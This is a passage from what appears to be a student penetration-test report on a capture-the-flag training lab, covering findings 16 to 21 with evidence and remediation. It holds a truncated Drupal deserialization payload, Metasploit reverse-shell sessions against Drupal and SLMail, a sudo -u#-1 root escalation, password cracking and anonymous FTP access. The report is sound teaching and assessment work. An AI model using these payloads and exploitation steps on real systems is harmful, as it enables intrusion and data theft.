00methods\\\\\":a:1:{s:5:\\\\close\\\\\":a:2:{i:0;o:23:\\\\GuzzleHttp\\\\HandlerStack\\\\\":s:32:\\\\u0000GuzzleHttp\\\\HandlerS f\\\\\":s:30:\\\\u0000GuzzleHttp\\\\HandlerStack\\\\u0000stack\\\\\":a:1:{i:0;a:1:{i:0;s:6:\\\\system\\\\\":}}s:31:\\\\u0000GuzzleH \"fn_close\\\\\":a:2:{i:0;r:4;i:1;s:7:\\\\resolve\\\\\":}}\n }\n },\n \"links\": {\n \"type\": {\n \"href\": \"http addr=>192.168.13.13\", \"port\"=>80}>} The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 1 opened (172.22.117.100:4444 -> 192.168.13.13:43396) at 2024-02-12 21:28:18 -0500 meterpreter > shell Process 32 created. Channel 0 created. whoami www-data</pre>

Affected Hosts	192.168.13.13
Remediation	Upgrade drupal to version 8.6.10 or higher. Upgrading drupal core. Immediate remediation can be achieved by disabling all web service modules or configure your web server to not allow PUT, PATCH, or POST requests.



Vulnerability 16	Findings
Title	SSH Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux
Risk Rating	High
Description	From previous information we have information for a SSH user account. This user account has an easily guessable password and allows us to SSH into the server. Using 'sudo -u#-1' we are able to escalate ourselves to root and access the root directory and all files.
Images	 <pre> Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1 Admin City: Atlanta </pre>  <pre> (root@kali)-[~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. </pre>  <pre> \$ sudo -u#-1 /bin/bash root@d3671b3570df:/# ls bin boot dev etc home lib lib64 media mnt op root@d3671b3570df:/# cd root root@d3671b3570df:/root# ls flag12.txt root@d3671b3570df:/root# cat flag12.txt d7sdfksdf384 root@d3671b3570df:/root# </pre>
Affected Hosts	192.168.13.14
Remediation	Changing the WHOIS information to not have the SSH user listed. Changing and updating all passwords that are easily guessable or old passwords. Making sure the SSH user admin does not have access to sudo commands will prevent them from running the sudo command and sudo escalation exploit.


Vulnerability 17	Findings
Title	Sensitive Data Exposure on GITHUB
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Critical
Description	Totalrekalls old repository is on github. In the xampp.users file there is a username and hash which is easily crackable with john the ripper.
Images	 <pre> Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2024-02-14 18:49) 9.090g/s 11400p/s 11400 Use the "--show" option to display all of the cracked passwords r </pre>
Affected Hosts	totalrekall.xyz
Remediation	Deleting the old repository or the specific file off of github. Deleting the old user login if it is no longer active. Updating the affected users password so that it is no longer crackable.

Vulnerability 18	Findings
Title	Aggressive Scan Results reveal HTTP Server
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Low
Description	After the Nmap scan, using the username and login for 172.22.117.20 in the browser we can see the sensitive data.


Images	Starting Nmap 7.92 (https://nmap.org) at 2024-02-14 18:52 EST Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.00049s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE 53/tcp open domain 88/tcp open kerberos-sec 135/tcp open msrpc 139/tcp open netbios-ssn 389/tcp open ldap 445/tcp open microsoft-ds 464/tcp open kpasswd5 593/tcp open http-rpc-epmap 636/tcp open ldapssl 3268/tcp open globalcatLDAP 3269/tcp open globalcatLDAPssl MAC Address: 00:15:5D:02:04:13 (Microsoft) Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00043s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE 21/tcp open ftp 25/tcp open smtp 79/tcp open finger 80/tcp open http 106/tcp open pop3pw 110/tcp open pop3 135/tcp open msrpc 139/tcp open netbios-ssn 443/tcp open https 445/tcp open microsoft-ds MAC Address: 00:15:5D:02:04:12 (Microsoft) Nmap scan report for 172.22.117.100 Host is up (0.000050s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE 5901/tcp open vnc-1 6001/tcp open X11:1 Nmap done: 256 IP addresses (3 hosts up) scanned in 11.33 seconds Challenge 1 Solved Flag 2: H Enumera 30 • The Windows network has a s 172.22.117.0/24. • The flag is in a file within a we network. • Use the credentials that you fo this flag. Flag Windows Scavenger Hunt x 172.22.117.20/flag2.txt x + ← → ↺ 🏠 🔒 172.22.117.20/flag2.txt 🔍 Exploit-DB 🌐 Nessus 4d7b349705784a518bc876bc2ed6d4f6
Affected Hosts	172.22.117.20
Remediation	Deleting the old user login if it is no longer active. Updating the affected users password so that it is no longer crackable and users are not able to log in to the above host with that data. Run the above host through a VPN or Proxy so that the nmap does not show the direct ip connection information.

Vulnerability 19	Findings
Title	Anonymous FTP
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	Medium

Description	Using the anonymous login method for FTP we are able to log in and FTP download and view files and transfer them to our local machine. Revealing sensitive information.
Images	 <pre> └─\$ ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> recv flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (637.7551 kB/s) ftp> </pre>  <pre> └─(root@kali)-[~] └─\$ cat flag3.txt 89cb548970d44f348bb63622353ae278 </pre>
Affected Hosts	172.22.117.20
Remediation	A simple and sure fix is disabling anonymous FTP access.

Vulnerability 20	Findings
Title	SLMail Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	Using Metasploit's seattlelab_pass vulnerability we are able to gain access to a meterpreter shell and look and access files.
Images	 <pre> msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:52948) at 2024-02-14 19:39:05 -0500 meterpreter > </pre>

	<pre> meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System Mode Size Type Last modified Name ----- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 flag4.txt 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 listcrdr.txt 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 maillog.000 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 maillog.001 100666/rw-rw-rw- 4371 fil 2022-03-21 11:56:50 -0400 maillog.002 100666/rw-rw-rw- 1940 fil 2022-04-07 10:06:59 -0400 maillog.003 100666/rw-rw-rw- 1991 fil 2022-04-12 20:36:05 -0400 maillog.004 100666/rw-rw-rw- 2210 fil 2022-04-16 20:47:12 -0400 maillog.005 100666/rw-rw-rw- 2831 fil 2022-06-22 23:30:54 -0400 maillog.006 100666/rw-rw-rw- 1991 fil 2022-07-13 12:08:13 -0400 maillog.007 100666/rw-rw-rw- 2366 fil 2024-02-08 18:33:26 -0500 maillog.008 100666/rw-rw-rw- 2366 fil 2024-02-12 18:36:07 -0500 maillog.009 100666/rw-rw-rw- 2315 fil 2024-02-14 18:33:13 -0500 maillog.00a 100666/rw-rw-rw- 3389 fil 2024-02-14 19:39:03 -0500 maillog.txt meterpreter > cat flag4.txt 822e3434a10440ad9cc086197819b49d meterpreter > </pre>
Affected Hosts	172.22.117.100 & 172.22.117.20
Remediation	Upgrading to SLMail 5.1.0.4433 or newer fixes this exploit.

Vulnerability 21	Findings
Title	Scheduled Tasks Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows
Risk Rating	High
Description	Using any shell session we have access to the schtasks command which allows you to view, change, and edit windows tasks.
Images	
Affected Hosts	172.22.117.100 & 172.22.117.20 & 172.22.117.10
Remediation	Setting the Task Scheduler to administrator only will prompt any non admin or sudo users to enter admin credentials or they will not be able to view, edit or create any windows tasks. Once you have your tasks set, you can also prevent any new tasks from being created going forward.